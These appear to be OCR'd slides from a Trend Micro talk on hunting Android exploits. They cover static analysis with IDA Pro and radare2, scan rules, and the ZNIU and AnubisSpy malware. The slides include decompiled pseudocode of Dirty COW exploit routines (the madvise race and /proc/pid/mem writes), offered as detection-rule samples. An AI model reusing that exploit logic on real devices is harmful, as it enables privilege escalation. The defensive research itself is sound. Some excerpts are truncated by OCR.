Android War of Finding Needle in Haystack

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@TREND MICRO

Today Presentation Agenda

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

Todd Han

- Exploit Detection
- Linux Kernel
- Android Vulnerability

Twitter: @exiahan

Lilang Wu

- 3 years of system security
- Mobile Advanced Threat Research of TrendMicro
- Mac/iOS Vulnerability/Malware

Twitter: @Lilang_Wu

Moony Li

- 8 years security
- Sandcastle
- Deep Discovery
- Exploit Detection
- Mac/Windows Kernel
- iOS/Android Vulnerability

Twitter: @Flyic

Introduction

Cyberespionage Campaign Sphinx Goes Mobile With AnubisSpy

Posted on: December 19, 2017 at 4:07 am Posted in: Mo
Author: Mobile Threat Response Team

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by Ecular Xu and Grey Guo

Android malware like ransomware exemplify how the p
can be lucrative for cybercriminals. But there are also
threats stirring up as of late: attacks that spy on and s
from specific targets, crossing over between desktop
mobile devices.

Take for instance several malicious apps we came
cyberespionage capabilities, which were targeting
speaking users or Middle Eastern countries. Thes
published on Google Play — but have since bee
and third-party app marketplaces. We named th
apps AnubisSpy (ANDROIDOS_ANUBISSPY)
watchdog.

We construe AnubisSpy to be linked to the cy
shared file structures and command-and-cor
that while AnubisSpy's operators may also
campaigns.

ZNIU: First Android Malware to Exploit Dirty COW Vulnerability

Posted on: September 25, 2017 at 5:00 am
Posted in: Bad Sites, Malware, Mobile, Vulnerabilities Author: Mobile Threat Response Team

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By Jason Gu, Veo Zhang, and Seven Shen

We have disclosed this security issue to Google, who verified that they have protections in place against ZNIU courtesy of Google Play Protect.


The Linux vulnerability called Dirty COW (CVE-2016-5195) was first disclosed to the public in 2016. The vulnerability was discovered in upstream Linux platforms such as Redhat, and Android, which kernel is based on Linux. It was categorized as a serious privilege escalation flaw that allows an attacker to gain root access on the targeted system. Dirty COW attacks on Android has been silent since its discovery, perhaps because it took attackers some time to build a stable exploit for major devices. Almost a year later, Trend Micro researchers captured samples of ZNIU (detected as AndroidOS_ZNIU)—the first malware family to exploit the vulnerability on the Android platform.

The ZNIU malware was detected in more than 40 countries last month, with the majority of the victims found in China and India. We also detected the malware in the U.S., Japan, Canada, Germany, and Indonesia. As of this writing, we have detected more than 5,000 affected users. Our data also shows that more than 1,200 malicious apps that carry ZNIU were found in malicious websites with an existing rootkit that exploits Dirty COW, disguising themselves as pornography and game apps, among others

Evolution of Android Security

Evolution of Android Security										
Feature	**1.5**	**2.3**	**4.0**	**4.1**	**4.2**	**4.3**	**4.4**	**5.0**	**6.0**	**7.0**
ProPolice	√	√	√	√	√	√	√	√	√	√
Safe_iop	√	√	√	√	√	√	√	√	√	√
Calloc	√	√	√	√	√	√	√	√	√	√
Format-security		√	√	√	√	√	√	√	√	√
NX		√	√	√	√	√	√	√	√	√
Mmap_min_addr		√	√	√	√	√	√	√	√	√
ASLR			√	√	√	√	√	√	√	√
PIE				√	√	√	√	√	√	√
Dmesg_restrict				√	√	√	√	√	√	√
Kptr_restrict				√	√	√	√	√	√	√
Verify Apps					√	√	√	√	√	√
Premium SMS Control					√	√	√	√	√	√
Always-on VPN					√	√	√	√	√	√
Certificate Pinning					√	√	√	√	√	√
Installd hardening					√	√	√	√	√	√
Init script hardening					√	√	√	√	√	√
FORTIFY_SOURCE					√	√	√	√	√	√
ContentProvider default configuration					√	√	√	√	√	√
OpenSSL Cryptography improve					√	√	√	√	√	√
SELinux permissive						√	√	√	√	√
No setuid/setgid						√	√	√	√	√
ADB Authentication						√	√	√	√	√
Capability bounding						√	√	√	√	√
KeyStore&BoundKey						√	√	√	√	√
Text relocation protection						√	√	√	√	√
SElinux enforcing							√	√	√	√
Per User VPN							√	√	√	√
Full disk encryption								√	√	√
Smart Lock								√	√	√
Guest modes								√	√	√
WebView update without OTA								√	√	√
Runtime Permissions									√	√
Verified Boot									√	√
Hardware-Isolated Security									√	√
Fingerprints									√	√
Clear Text Traffic									√	√
USB Access Control:									√	√
										?

Mitigation vs Vulnerability



How to detect them


- Only Static analysis?
  - ✓False positive?
  - ✓So many kinds of security strengthening
- Only Dynamic analysis?
  - ✓Efficient?
  - ✓Guarantee to execute all paths?

Dynamic Detection VS Static Detection


- Pros and cons

	Dynamic Detection	Static Detection
Hidden Code logic	√	
Vulnerability pattern match	√	
Code obfuscation		√
Pack/Encryption		√
C&C server		√
garbage code		√

Our Solution



Solution Overview



Static Analysis System

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

Static Analysis System





Figure:WorkFlow Overview


Components

- 1. Decompile
  - ✓Filter potential ELF files
  - ✓Decompile essential binary to pseudo codes
- 2. Scanner
  - ✓Catch malicious EFL files


- Decompile in static analysis



Why de-compile?



Invoke-chain trace



Why IDA Pro?

IDA Pro


```
void __fastcall __noreturn sub_6FD4(_DWORD *a1)
{
  void *addr; // [sp+2Ch] [bp-1Ch]
  size_t len; // [sp+30h] [bp-18h]

  len = a1[3];
  addr = (void *)*a1;
  _android_log_print(4, "exploit", "[*] madvise = %p %d", *a1, len);
  printf("[*] madvise = %p %d", addr, len);
  printf("\n");
  fflush((FILE *)((char *)&_sF + 84));
  while ( 1 )
    madvise(addr, len, 4);
}
```

Radare2


```
function fcn.00006fd4 () {
    //  2 basic blocks

    loc_0x6fd4:

  push (r7, lr)
  r7 = sp
  sp -= 0x40                    //'@'
  r1 = r0
  [sp + 0x38] = r0
  r0 = 0
  [sp + 0x24] = r0
  r0 = [sp + 0x38]
  [sp + 0x34] = r0
  r0 = [r0 + 0xc]               //arg1
  [sp + 0x30] = r0
  r0 = [sp + 0x34]
  r0 = [r0]                     //arg1
  [sp + 0x2c] = r0
  r2 = [sp + 0x30]
  r3 = sp
  [r3] = r2
  r2 = [pc + 0x5c]              //[0x7054:4]=0x13e47 ; "G>\x01"
  r2 += pc                      //"exploit" str.exploit
  r3 = [pc + 0x5c]              //[0x7058:4]=0x1401d
  r3 += pc                      //"[*] madvise = %p %d" str.madvise____p__d
  mov.w ip,4
  [sp + 0x1c] = r0
  r0 = ip
  [sp + 0x18] = r1
  r1 = r2                       //"exploit" str.exploit
  r2 = r3                       //"[*] madvise = %p %d" str.madvise____p__d
  ip = [sp + 0x1c]
  [sp + 0x14] = r3
  r3 = ip
  sym.imp.__android_log_print() //CALL: 0x0, 0x0, 0x0, 0x1b01d
  r1 = [sp + 0x2c]
  r2 = [sp + 0x30]
```

IDA Python

API Name	Function Description
idaapi.get_import_module_qty	Retrieve import module of sample
idc.GetFunctionName	Retrieve function name
idc.GetFunctionAttr	Retrieve function's attributions like end address, size of args and other necessary attributions.
idaapi.enum_import_names	Retrieve name list of import symbols
idautils.CodeRefsTo	Retrieve CFGs for each syscall that should be processed based on our syscalls' filter file.
idaapi.decompile	Generate pseudo codes of target function



Static scan & hunt in static analysis



Scan rules sample

- dirtycow
  - ✓ mmap
  - ✓ Madvise, 4
  - ✓ pthread_create
  - ✓ pthread_join

```
v6 = mmap(0LL, 4096LL, 3LL, 33LL, 0xFFFFFFFFLL, 0LL);
v7 = fork(v6);
v8 = v7;
if ( (v7 & 0x80000000) != 0 )
{
  perror("fork:0x1 root error:");
  exit(0LL);
}
if ( !v7 )
  goto LABEL_15;
sprintf(&v14, "/proc/%d/mem", v7);
v9 = open(&v14, 2LL);
if ( v9 == -1 )
  printf("open");
v10 = 0x100000;
do
{
  lseek(v9, v4, 0LL);
  write(v9, v3, v5);
  --v10;
}
while ( v10 );
kill(v8, 10LL);
wait(&v13);
printf("Parent is over..status == %d\n");
close(v9);
result = _stack_chk_guard;
if ( v24 != _stack_chk_guard )
{
ABEL_15:
  v12 = 0x100000;
  do
  {
    madvise(v4, v5, 4);
    --v12;
  }
  while ( v12 );
  exit(0LL);
```

